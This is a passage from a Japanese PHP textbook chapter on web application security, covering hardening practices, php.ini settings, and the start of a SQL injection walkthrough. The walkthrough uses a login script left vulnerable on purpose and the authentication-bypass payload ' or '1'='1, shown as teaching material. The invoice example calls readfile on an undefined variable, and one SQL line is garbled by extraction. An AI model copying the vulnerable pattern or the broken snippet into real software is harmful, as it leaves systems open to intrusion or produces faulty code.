

Chapter 12

Webアプリケーションの セキュリティ

12-1 システム全体の基本的なセキュリティ

12-2 Webアプリケーションのセキュリティ

12-3 SQLインジェクション攻撃とその対策

12-4 XSS攻撃とその対策

12-5 CSRF攻撃とその対策

12-6 その他のさまざまな攻撃パターン



12-1 システム全体の基本的なセキュリティ

本章ではPHPプログラムのセキュリティ対策について説明します。とつつきにくく難解なイメージを持たれている方もいるかもしれません、これは今や初学者の方であっても目を逸らせないテーマです。近年はサイバー攻撃の頻度が急増しており、ロボットによる自動攻撃も併用されてきているので、知名度の低い小さなサイトでも攻撃の対象になります。

セキュリティ対策を怠ると、以下のような事故につながることがあります。


- ・データベースのデータを盗まれたり、消されたり、改ざんされてしまう
- ・別のユーザになりすましてログインされてしまう
- ・スパムメールの踏み台サーバーとして使われてしまう
- ・サイトが改ざんされてしまう

このような事故になると、データと信頼のリカバリーが大変です。インターネットを介してWebアプリケーションを公開する以上、セキュリティ対策は避けては通れない知識です。

具体的な説明の前に、基本的な考え方をここで取り上げておきます。ここではPHPに限らず、システム全体に関する観点で話します。

12-1-1 多重防御が基本

システム全体で見ると、プログラマーが書いたPHPプログラムの内側／外側にも多くの構成要素があります。以下の図は、一般的なWebシステムの構成部品を示したものです。上であるほど外部の、下であるほど内部の構成部品を表します。



●システムの構成要素

これらの構成要素1つ1つの、どこが攻撃の侵入口として使われるかわかりません。極端な話、PHPのセキュリティをどれだけ高めていても、サーバーマシンそのものが盗まれてしまったら元も子もありません。ですから、PHP以外の構成要素にも目を配り、多重に防御する必要があります。

ここではWebアプリケーションを除く構成要素で気をつけるべき、重要性の高いポイントのみに触れるので、観点の1つとして役立ててください。よりくわしい情報を得るために、市販のセキュリティ専門書籍もご参照ください。

構成要素	観点
サーバーOS	SSH公開鍵認証によるログイン制限をかけているか 不要なポートを閉じているか 意図しないファイルの変更を監視できているか ログイン履歴を監視できているか インストールされたソフトウェアバージョンに脆弱性がないか
Webサーバーエンジン	HTTP通信の暗号化はできているか DoS攻撃、Slow Read DoS攻撃などへの対策はできているか
外部ライブラリ	重要なセキュリティフィックスへのアップデート対策をおこなっているか
既成アプリケーション	使わない、無駄なものがインストールされていないか デフォルトのパスワードのままで運用していないか
DBソフトウェア	ログイン認証はかけているか デフォルトのパスワードのままで運用していないか インターネット経由でのアクセスを禁止しているか プライバシーデータを安全に保存しているか
メールサーバー	認証なしのメール送信を禁止しているか 暗号化されているか 不正中継対策はできているか
ログファイル	個人情報が書かれていなか HTTP経由でアクセスできる場所に置かれていなか
ほかのサーバーマシン	不正ログインされたとき、かんたんに本番サーバーにログインできないようになっているか

●表 システム構成要素別のセキュリティ観点

サーバーが置かれている建築物そのものについても、たとえば「鍵がかかっているか」「だれが入退室したか把握できているか」というのは観点の1つです。また、ルーターやロードバランサーなどの装置についても、「ファームウェアに最新のパッチがあたっているか」などの観点を持っておいたほうがいいでしょう。

12-1-2 なるべく機械的に判断する

これはおもにPHPプログラムの話です。「ここは対策するが、ここは対策しない」といった人間的な判断をなるべく入れないようにしましょう。そうではなく、

「画面に文字を出力する時は、必ず対策Aを施す」

「メールを送る時は、必ず対策Bを施す」

「SQLを発行する時は、必ず対策Cを施す」

のように機械的な判断で対策するようにします。

人間的に「このメール送信処理はシステム管理者宛だから対策しなくてもいい」といった判断を逐一していると、意図しない対策漏れが生じやすくなります。

「対策する時もあるし、対策しない時もある」ではなく、無条件に対策することを基本とし、事情があり例外的に対策しない時だけ協議するような開発ルールを心が

けてください。

12-1-3 内部の人間にもアクセス権を設ける

残念ながら、内通者が関与しているセキュリティ事故があることも事実です。ですので、内部の人間にも、以下のようにアクセス権をかけるようにします。

- ・本番サーバーへは、権限のあるメンバーのみがログインできるようにする
- ・一般メンバーは本番サーバーにログインさせない、または、ログインできても特定のディレクトリしか読み書きできないようにする。

12-1-4 あらゆる外部からのデータは信用しない

Webページ経由の入力データをはじめとする外部からの入力データには、悪意が含まれている可能性があることを前提に、もれなく対策をおこなうようにしましょう。PHPプログラムに限って話をすると、OSコマンド、HTML、SQL、PHPの文法上の意味を持つ記号類には特に気をつけねばなりません。この記号類には、改行コードも含みます。

悪意のあるユーザはこれらの記号類を駆使して、プログラマーの意図とは反する方向にPHPプログラムを動かそうとします。

12-1-5 事後対策も考えておく

セキュリティ事故が万が一起こってしまった後の手順もあらかじめ考えておく必要があります。開発チームの視点では、

「どのような事故が起こりえることを想定したバックアップ計画とするか？」
「万が一のとき、どうやってクリーンな状態のサーバーに戻すか？」

といったことを考慮しておく必要があります。

また、二次被害を防ぐためにサービス停止が必要だった場合に、「どのような連絡系統で、だれの決定権においてそれをおこなうか？」といったプロジェクトチーム内のルールも決めておいたほうがいいでしょう。経営者視点での運用方針は、経済産業省が公開している「サイバーセキュリティ経営ガイドライン」が参考になるでしょう。

・サイバーセキュリティ経営ガイドライン

http://www.meti.go.jp/policy/netsecurity/mng_guide.html

12-2 Webアプリケーションのセキュリティ

ここから先は、おもにPHPアプリケーションのセキュリティについて説明します。

12-2-1 パスワードは強固なものにし、ユーザにもそれを求める

充分に強度の高いパスワードを設定しておくことは重要です。システム管理者にかぎらず、可能な範囲で一般ユーザにもそれを求めたほうがいいでしょう。

たとえば、「Tommorrow」という単語をもとに、「T0mm0rr0w」というパスワードを考え出しても、あまり安全とはいえません。ほかには、キーボードの配列を右から順に押すだけであったり、単語を逆さ読みにしただけであったりと、パスワード作成上よく使われるテクニックの情報も流通しています。このようなパスワードを当てる作業は、自動化することもできます。

パスワードの強度をチェックするためのツールとして、Dropbox社が公開しているJavaScriptライブラリ [zxcvbn](#) などが有名です（名前が覚えにくい方は、キーボードのZから右に向かってキーボードを押していってください）。ComposerでPHP版もダウンロードできるので、必要に応じてユーザ登録画面に組み込むといいでしよう。

なお、パスワードのハッシュ化と、パスワードそのものが持つ強度は別問題であることに注意してください。ハッシュ化は、データベースに保存されたパスワードが盗み見られたときの時間稼ぎのためにおこないます。もしパスワードそのものの強度が低いと、データベースを盗み見ずとも、辞書データを使って総当たりすることでパスワードを当てることができます。

Note パスワードにはマスクをかける

本章ではパスワードとして記号類を入力する関係で、パスワード欄にマスクをかけていません。実務では、本章のように、

```
<input type="text">
```

ではなく、以下のHTMLタグを使ってマスクをかけるようにしてください。

```
<input type="password">
```

12-2-2 ログイン機能を強固にする

ユーザのなりすましを防止する、または怪しいログインに気づきやすくするために、以下のようなアプリケーション機能を実装することがあります。

1. ロックアウト機能
2. ログイン通知機能
3. 認証コードの入力（二段階認証）

1.は、同一ログインIDでパスワードを一定回以上まちがえたときに、ログインを一時的に禁止（ロック）する機能です。

2.は、あるユーザでログイン完了するたび、または、あるユーザがログインしたときの端末やブラウザ種別がはじめて使われたものであったときに、そのユーザの登録メールアドレスに通知する機能です。

3.は、これからログインしたいユーザの登録メールアドレス、または携帯電話のショートメールなどにユニークな（有効期限付きの）認証コードを送信し、パスワードと認証コードの両方が合っていないとログインできないという機能です。

12-2-3 ログイン認証失敗時のエラーメッセージにも気を配る

ログイン認証失敗時は、プログラマーが設定したエラーメッセージから情報を与えないようにします。たとえば「パスワードが違います」というメッセージを出すことで、「少なくともログインIDはまちがっておらず、パスワードのみを変えればログインできる可能性がある」ということがわかります。ユーザに対しては、単に「ログインに失敗しました」というエラーメッセージを出すだけで充分です。

12-2-4 IPアドレスが特定できる画面はIP制限をかける

管理者専用の画面など、アクセス元のIPアドレスが想定できる画面では、IPアドレス制限をかけることをおすすめします。PHPでは、\$_SERVER変数でアクセス元

IPアドレスを特定できます。

\$_SERVER['REMOTE_ADDR']

ロードバランサーがHTTPアクセスを仲介しているときは、\$_SERVER['HTTP_X_FORWARDED_FOR']または\$_SERVER['HTTP_CLIENT_IP']を見る場合もあります。

在宅勤務の方などで、アクセス元が固定IPではない環境のときは、別途VPNサービスを契約することで、固定IPであるかのようにふるまうこともできます。

12-2-5 攻撃の手がかりになる情報を見せない — コメント、スクリプト、エラーメッセージ

Webページ上の目に見えないところに潜んでいる情報が、攻撃者の手助けをしてしまう場合があります。以下のような情報が、Webクライアントに対して表示されてしまうおそれがないかを確認するようにしましょう。

■HTMLコメント

サーバー上に存在するファイル名であったり、PHP側でどのような処理をおこなっているかといった技術的な情報を、HTMLやJavaScriptコメントに残さないようにしましょう。よくあるのは、修正時にデバッグのために作った画面URLが、そのままコメントアウトされているようなケースです（HTMLコメントは<!--～-->形式で記述します）。

```
<a href="mypage.php">マイページ</a>
<!-- また問題が発生するかもしれないので、しばらく本URLは残しておく。 -->
<!--a href="mypage-debug.php">マイページ(デバッグ用)</a-->
```

mypage-debug.phpというデバッグ用画面が一般のユーザでもアクセスできるとしたら、そちらのほうが大きな問題ですが、そのURLがかんたんにわかつてしまうのも問題です。Webブラウザの右クリックメニューで「ページのソースを表示」すれば、デバッグ用のURLが見えてします。

なお、PHPプログラムのコメントであれば、HTMLソースに表示されることはありませんが、やはりデバッグ用画面はテスト環境でのみアクセスできるようにすべ

きでしょう。

```
<?php /* また問題が発生するかもしれないの、しばらく本URLは残しておく。 */ ?>
<?php /* <a href="mypage-debug.php">マイページ(デバッグ用)</a> */ ?>
```

■JavaScriptコメントまたはソースコードそのもの

Webブラウザ上で実行されるJavaScriptなどのスクリプト言語は、常に「コードそのものがユーザに見られている」という意識を持つようにしましょう。

以下のJavaScriptのコードは、WebサーバーにHTTPリクエストを送信し、HTTPレスポンスとしてユーザのプロフィールデータを取得しようとしています。コメントを見るかぎり、リクエストパラメータを「debug : 1」に書き換えることで、攻撃者に有益な情報が得られそうです。

```
$.ajax({
    url: 'find-user-profile.php',
    type: 'POST',
    dataType: 'json',
    data: {
        'debug' : 0, // debugを1に設定するとユーザの全データを表示
        'userId' : userId
    }
})
.done(function(data) {
    if (data.debug === '1') {
        console.log(data);
    }
});
```

もちろん、コメントが見えなければいいわけではないですし、「'debug' : 0」の行そのものが見えなければいいわけでもありません。Webクライアント（Webブラウザ）からの要求によって、だれでもデバッグ出力ができてしまう機能そのものにも問題があります。「'debug' : 0」は非表示にしたうえで、PHP側の定数の切り替えにより、テスト環境でのみデバッグできるようにしておきましょう。

■PHPのエラーメッセージ

エラーメッセージは、サーバー上のパス情報であったり、どんな入力チェック漏れがあるかという情報を与えてしまいます。たとえば、ユーザ登録画面のURLが以下だったとします。

<http://example.com/create-user>

そして、「年齢」欄に数字ではなく「あ」などの文字を入れた結果、以下のようなエラーメッセージが出て登録できなかったとします。

```
Fatal error: Uncaught PDOException: SQLSTATE[22007]: Invalid datetime
format: 1366 Incorrect integer value: 'あ' for column 'age' at row 1 in
/var/www/example.com/create-user.php:15
Stack trace:
#0 /var/www/example.com/create-user.php(15): PDO->query('insert into
use...')
#1 {main} thrown in /var/www/example.com/create-user.php on line 15
```

このエラーメッセージから、以下のことが読み取れます。

- ・データベース処理にPDOを使っている
- ・PDOを使っているということは、プログラム言語はPHPである
- ・エラーコード「22007」「1366」より、データベースはおそらく MariaDB (MySQL) である
- ・<http://example.com/create-user>のURLに対応するサーバー上のパスは、/var/www/example.com/create-user.phpである
- ・ユーザ登録処理において、「use……」というテーブルに対して登録をしようとしている

これらは、攻撃に有用な情報です。ユーザ情報を「user」または「users」テーブルに保存していることが容易に想像できますし、古いバージョンのMySQLドライバに存在していたバグを突ければ、攻撃に成功するかもしれません。

対処としては、以下の2つです。

- ・php.iniのdisplay_errors設定で、エラーメッセージを出さないようにする
- ・エラーを自ら出力するPHPコードを書かない

エラーを自ら出力するとは、以下のようなコードのことです。

```
<?php  
try {  
    $pdo->exec("INSERT INTO...(省略)");  
} catch (PDOException $e) {  
    echo $e->getMessage();  
    return;  
}
```

このcatchブロックのように、エラーメッセージを出力しないようにします。代わりに、サーバー上のログファイルなど、ユーザの目に触れないところに出力します。

このようなコードを書いてしまうと、display_errorsをOffにしてもエラーが出来ましすし、例外的な操作をしないとcatchブロックに入ることがないため、プログラマー自身も気づかないままとなってしまいがちです。

12-2-6 見せてはいけないファイルを公開ディレクトリに置かない

安全上またはプライバシー保護の観点から見せてはいけないファイル、たとえば以下のようなものは、Apacheのドキュメントルート以下に置かないようにしましょう。

- ・開発者向けのログファイル
- ・一般ユーザがアップロードした画像
- ・PHPプログラムがユーザにダウンロードさせる目的で一時的に出力したPDFファイル

たとえば、ユーザが過去1年分の請求書PDFをダウンロードできる画面があったとして、それがサーバー上に保存されていたとします。このとき、以下のようにだれでもアクセスできるURLであってはなりません。

- ・「ユーザID：12345」の2019年1月分の請求書ファイルのURL
<http://example.com/files/invoice-201901-user12345.pdf>

このURLは、PDFファイルに直接アクセスしている（プログラムによるログインチェック処理を介していない）ため、ファイル名を「invoice-201901-user98765.pdf」に変えるだけで、ユーザID「98765」の請求書も盗み見れそうです。さらに、URLさえ知りていれば、ログアウト状態であっても見れてしまいま

す。

このようなときは、PHPプログラムを介してアクセス権とファイル名のチェックをしたうえでしか表示できないようにします。

●リスト 請求書PDFを表示するPHP (URLはhttp://example.com/download-invoice.php)

```
<?php
session_start();

// 引数$valueが半角数字でのみ構成されていれば真を返す関数
function checkIsNumeric($value)
{
    return preg_match('/^[0-9]+$/i', $value) === 1;
}

// チェック(1) GETパラメータが半角数字のみでなければエラー
if (checkIsNumeric($_GET['month']) !== true) {
    exit;
}

// チェック(2) 未ログインならエラー
if (!isset($_SESSION['user-id'])) {
    exit;
}

// ファイル名を組み立てる。
// ※ /var/files/invoiceはApacheの公開ディレクトリではないものと仮定します。
$invoiceFile = '/var/files/invoice-' . basename($_GET['month']) . '-user' .
basename($_SESSION['user-id']) . '.pdf'; ← ①

// チェック(3) ファイルが存在しなければエラー
if (!file_exists($invoiceFile)) {
    exit;
}

header('Content-Length: ' . filesize($invoiceFile));
header('Content-Type: application/pdf');
header('Content-Disposition: attachment; filename=' . basename($invoiceFile));
readfile($profileImage);
```

ユーザは、以下のURLでアクセスし、請求書PDFを表示します。ログイン済であるとき（\$_SESSION['user-id']が存在するとき）のみ、PDFが表示されます。

- ・ユーザID：12345の2019年1月分の請求書ファイルのURL

<http://example.com/download-invoice.php?month=201901>

プログラム中の①の変数\$invoiceFileは、たとえば以下のようにになります。

/var/files/invoice-201901-user12345.pdf

\$_SESSION['user-id']とともにファイルパスを組み立てているので、未ログイン状態ではPDFファイルを開けませんし、別のユーザのPDFを開くこともできません。

なお、変数値とともにファイルパスを組み立てるときは、①のようにbasename関数を通すようにしてください。このあと取り上げるディレクトリトラバーサルの対策で、その理由を説明します。

12-2-7 連番をパラメータで使う時は気をつける

近年のデータベース設計では、重複のないシーケンシャルな数値（連番）をプライマリーキーにすることが一般的です。この連番は、レコードを一意に識別するために役立つので、以下（ユーザプロフィールを表示する画面のURLだと思ってください）のように画面に渡すGETパラメータとしても使いたくなります。

<http://example.com/show-profile.php?id=10002>

このとき、10001や10003のidも存在することは容易に推測できるので、たとえば全プロフィールページを機械的にWebスクレイピングすることもできるかもしれません。時と場合によりますが、「連番が推測しやすい」という性質によりユーザに不利益が生じる機能ではないかを、あらかじめ考慮しておくようにしましょう。

連番を使うのが心配な機能であれば、1レコードごとに重複のないランダムな文字列を生成しておき、それをGETパラメータとして使ったほうがいいでしょう。

usersテーブル		
id	userid	token
10001	tarou	6234843fe676a630cead
10002	hanako	f31a224dfc8a2ada3758
10003	masao	7415c52ee669d05b6d41

ユーザ別に生成したランダムなトークンを保存しておき、ユーザの識別に利用する

● ランダムなトークンをレコードごとにつくる

こうしたうえで、show-profile.php?id=10002の代わりに、

show-profile.php?identifier=f31a224dfc8a2ada3758

のようなパラメータでアクセスするようにします。

12-2-8 アップロードファイルのチェックはサーバーサイドでもおこなう

ファイルアップロード処理では、最低限、以下の2つをチェックします。

- ・許可されているMIMEタイプ、拡張子であること
- ・許可されているファイルサイズを超えていないこと

いずれも、サーバーサイド（PHPプログラム内）でチェックをおこない、クライアントから送信してきた拡張子（\$_FILES['type']）やファイルサイズ（\$_FILES['size']）の情報は偽装可能であるという前提に立ってチェックしてください（チェック方法は、5-5節（上）を参照してください）。

■ アップロード後は半角英数字のファイル名にリネームする

アップロードされたファイルを扱いやすくするために、規則性のある半角英数字のファイル名にリネームしたうえで、サーバー上に保存するようにします。日本語も含むもともとのファイル名でユーザにダウンロードさせたい場合は、変換後のファイル名（半角英数字のみ）と、変換前のファイル名（日本語含む）をひもづける

情報をデータベースで管理するなどの工夫をします。

12-2-9 セキュリティリスクを少なくするためのphp.iniの設定

PHPがなんでも自由にできてしまうと余計な心配の種が増えてしまうので、php.iniの設定で、あらかじめ、できるだけPHPの付加機能を抑制しておくようにしましょう。以下は、注意を払うべきphp.iniのオプションと、おすすめの設定値です。デフォルト値は、インストール環境によって異なる場合があります。

オプション名	デフォルト値	おすすめの設定値
expose_php	On	Off
allow_url_fopen	On	Off
allow_url_include	Off	Off
display_errors	On	本番環境ではOff、開発環境ではOn
open_basedir	空欄	/var/files/など
upload_max_filesize	2M	2M（必要最低限の値）
post_max_size	8M	8M（必要最低限の値）

●表 php.iniのおすすめ設定値

以下はそれぞれの説明です。

■expose_php

Onになっていると、PHPのバージョン情報がHTTPレスポンスヘッダに含まれるようになります。PHPの特定のバージョンに脆弱性があったときに、悪意のあるユーザにヒントを与えててしまうので、Offにしましょう。Offにしても、特に不都合はありません。

■allow_url_fopen

これがOnになっていると、ファイルを読み書きする関数（readfile関数やfile_get_contents関数など）にURLを指定できるようになります。プログラマーの意図に反して、悪意のあるユーザが用意した外部のWebサイトが読み込まれてしまうおそれもあるということです。

HTTPでの外部サーバーとのやりとりは、これらの関数を使わずとも、cURL関数を使えば実現できます。readfile関数などの「file」と名の付いた関数は、やはりサーバー内部のファイルの読み書きに使ったほうが本質に沿っており、プログラムの仕上がりも美しくなります。原則として、このオプションはOffにしましょう。

■allow_url_include

allow_url_fopenとallow_url_includeの両方がOnのとき
に、include、include_once、require、require_once命令で、HTTP形式のURLを
指定できるようになります。いずれの関数も、読み込んだコンテンツはPHPスクリ
プトとして実行されてしまうので、これも注意が必要です。

Onにすべきシチュエーションは通常はないはずなので、デフォルトのOffのまま
としておきましょう。

■display_errors

エラーメッセージにはさまざまな攻撃のヒントが含まれているので、本番環境で
はOffにしましょう。あわせて、echo命令で例外メッセージを画面に出力しないよ
うに気をつけましょう。

逆に、開発環境ではエラーメッセージがどんどん出たほうがプログラムの品質が
高まるので、Onにしたうえで、error_reportingもE_ALLにしたほうがいいでしょ
う。NOTICEレベルのメッセージも積極的に出したほうが、変数名のタイプミスに
気づきやすくなります（2-8-9項（上））。

■open_basedir

このオプション値にディレクトリ名を指定することで、そのディレクトリ以下に
あるファイルしかオープンできないようになります。保険として、このオプション
も設定しておくといいと思います。

Windowsではセミコロン（;）、他のOSではコロン（:）で区切ることで、複
数のディレクトリを指定することもできます。

■upload_max_filesize、post_max_size

upload_max_filesizeは1アップロードファイルあたりの最大サイズを、
post_max_sizeは1回のPOST送信あたりの最大サイズを表します。アップロード機
能では最低でもアップロードファイル分のメモリを消費するので、これらの値が大
きすぎると、大容量ファイルが連続的にアップロードされたときにメモリ不足に陥
ります。Webアプリケーションの機能とサーバーのスペックに見合った、過不足の
ない値にしておくといいでしょう。

なお、設定値どおりに動作させるためには、

`upload_max_filesize < post_max_size`

である必要があります。

■セッション関連の設定

セッション関連のオプションについても、おすすめの設定値を挙げておきます。それぞれのオプションの意味については、5-4-3項（上）をご参照ください。デフォルト値は、インストール環境によって異なる場合があります。

オプション名	デフォルト値	おすすめの設定値
session.use_trans_sid	0	0
session.use_cookies	1	1
session.use_only_cookies	1	1
session.cookie_secure	0	1
session.use_strict_mode	1	1

●表 php.iniのおすすめ設定値(セッション関連)

以前は、クッキーが使えないガラケー対応のために、PHPSESSIDをURLパラメータとして渡している時代もありました。そのため、session.use_trans_sidを1にしているようなアプリケーションもありましたが、現在ではその必要性はほとんどありません。

Note セキュリティリスクのトレンドを知る — OWASP TOP 10

OWASP (Open Web Application Security Project) が発行している、OWASP TOP 10という資料があります。これは3年おきに発行されるもので、近年において特に気をつけるべき、セキュリティリスクの概要と、その対策ポリシーを知るのに役立ちます。

資料はPDFで閲覧することができ、日本語版もあります。「OWASP TOP 10」というワードで検索してみてください。

12-3 SQLインジェクション攻撃とその対策

12-3-1 SQLインジェクションとは — SQLの意味を書き換え、不正なデータベース操作をおこなう

プログラマーがPHPに埋め込んだSQLを、プログラマーが意図しない構文に書き換えることで、不正なデータベース操作をおこなうのが、SQLインジェクションと呼ばれる攻撃手法です。この攻撃を受けてしまうと、ユーザの個人情報を盗まれたり、データベースの内容を改ざんされたり、全レコードを削除されたりするおそれがあります。

12-3-2 SQLインジェクション攻撃の試行

SQLインジェクションによってどのような不正なデータベース操作が可能になるかを、実際に見てみましょう。

まず、ユーザのログイン情報が入ったテスト用テーブルを準備します。ダウンロードファイル内にある以下のSQL文をphpMyAdmin上で実行してください。

●リスト sql/create-table.txt

```
CREATE TABLE honkaku_users (
    `id`          SERIAL PRIMARY KEY,
    `created`     TIMESTAMP NOT NULL,
    `modified`    TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP ON
UPDATE CURRENT_TIMESTAMP,
    `login_id`    VARCHAR(255) NOT NULL,
    `password`    VARCHAR(255),
    `user_name`   VARCHAR(255)
);
INSERT INTO honkaku_users(created, login_id, password, user_name)
values(CURRENT_TIMESTAMP, 'abc', '123', 'ユーザ太郎');
```

```
INSERT INTO honkaku_users(created, login_id, password, user_name)
values(CURRENT_TIMESTAMP, 'xyz', '789', 'ユーザ花子');
```

ユーザ太郎さんのログインIDは「abc」、パスワードは「123」です。

ユーザ花子さんのログインIDは「xyz」、パスワードは「789」です。

次に、以下のURLにアクセスしてください。


<http://localhost/honkaku/chapter12/sql/weak-login.php>

これは、ログイン画面を想定したPHPプログラムです。ログインIDに「xyz」、パスワードに「789」と入れると「ユーザ花子さん。ログインに成功しました。」というメッセージが出ますし、まちがったパスワードを入力すると「ログインに失敗しました。」というメッセージが出ます。ここまででは、普通の動きです。

The screenshot shows a web browser window with the title 'SQLインジェクション(未対策) - honkaku'. The address bar shows the URL 'localhost/honkaku/cha...'. The main content area displays a 'ログイン画面' (Login Page). It has two input fields: 'ID : xyz' and '(例 : dummy)' and 'パスワード : 789' and '(例 : ' or '1'='1)'. Below these fields is a 'ログイン' (Login) button. A message at the bottom of the page reads 'ユーザ花子さん。ログインに成功しました。' (User Hanako. Login was successful.).

● ログイン成功時の画面

この画面で、ログインID「dummy」、パスワード「' or '1'='1」を入力してみてください。パスワードは画面上に例示してあるので、コピーペーストしてください。このIDとパスワードは、明らかにデータベースには存在しないアカウント情報ですが「ユーザ太郎さん。ログインに成功しました。」というメッセージが表示されるはずです（人によっては、ユーザ花子さんが表示されるかもしれません）。



SQLインジェクション(未対策) - honkaku

localhost/honkaku/char...

ログイン画面

ID : (例 : dummy)

パスワード : (例 : ' or '1'='1')

ユーザ太郎さん。ログインに成功しました。

●なぜかログインに成功する

認証が通ってしまうのは、パスワードにSQLとしての意味を持つ記号が含まれており、それが悪さをしているからです。プログラムの中身を見てみましょう。

●リスト sql/weak-login.php

```
<?php
/* 注意：本プログラムは脆弱性を含みます。 */
declare(strict_types=1);

// DBに接続する関数
function connect(): PDO
{
    $pdo = new PDO('mysql:host=localhost; dbname=honkaku; charset=utf8mb4',
    'root', '');
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    return $pdo;
}

// ログインID・パスワードを元に一致するユーザを探す関数
function findUser(string $loginId, string $password): ?array
{
    $pdo = connect();
    $sql = "SELECT * FROM honkaku_users WHERE login_id = '{$loginId}' AND
    $password = '$password'";
}
```

```
password = "{$password}"; ← ①
$statement = $pdo->query($sql);
$user = $statement->fetch(PDO::FETCH_ASSOC);
if ($user['id']) {
    return $user;
}
return null;
}

// HTMLエスケープする関数
function escape(string $value): string
{
    return htmlspecialchars($value, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}

// メインルーチン
if (isset($_POST['login_id']) && isset($_POST['password'])) {
    try {
        $user = findUser($_POST['login_id'], $_POST['password']);
    } catch (PDOException $e) {
        echo 'Error';
        exit;
    }
}
?>
<body>
    <h1>ログイン画面</h1>
    <form name="login-form" action="" method="POST">
        ID : <input type="text" name="login_id" value=""> (例：dummy)<br>
        パスワード : <input type="text" name="password" value=""> (例：' or '1'='1)<br>
        <button type="submit" name="operation" value="login">ログイン</button>
    </form>
    <hr>
    <?php if (isset($_POST['operation']) && $_POST['operation'] === 'login'): ?>
        <?php if (intval($user['id']) > 0): ?>
            <p><?=escape($user['user_name'])?>さん。ログインに成功しました。 ← ②
        <?php else : ?>
            <p>ログインに失敗しました。</p> ← ③
        <?php endif; ?>
```

```
<?php endif;?>  
</body>
```

このプログラムで重要なのは、findUser関数内の①の行です。ここで組み立てたSQLを実行した結果、honkaku_usersテーブルのレコードが1件でも見つかればログイン成功（②）、そうでなければログイン失敗（③）としています。

先ほど、意図せずして認証が通ってしまった時は、このSQL文の変数\$loginIdに「dummy」、\$passwordに「' or '1'='1」が入った状態でした。そうすると、①の行で生成されるSQLは以下になります。

```
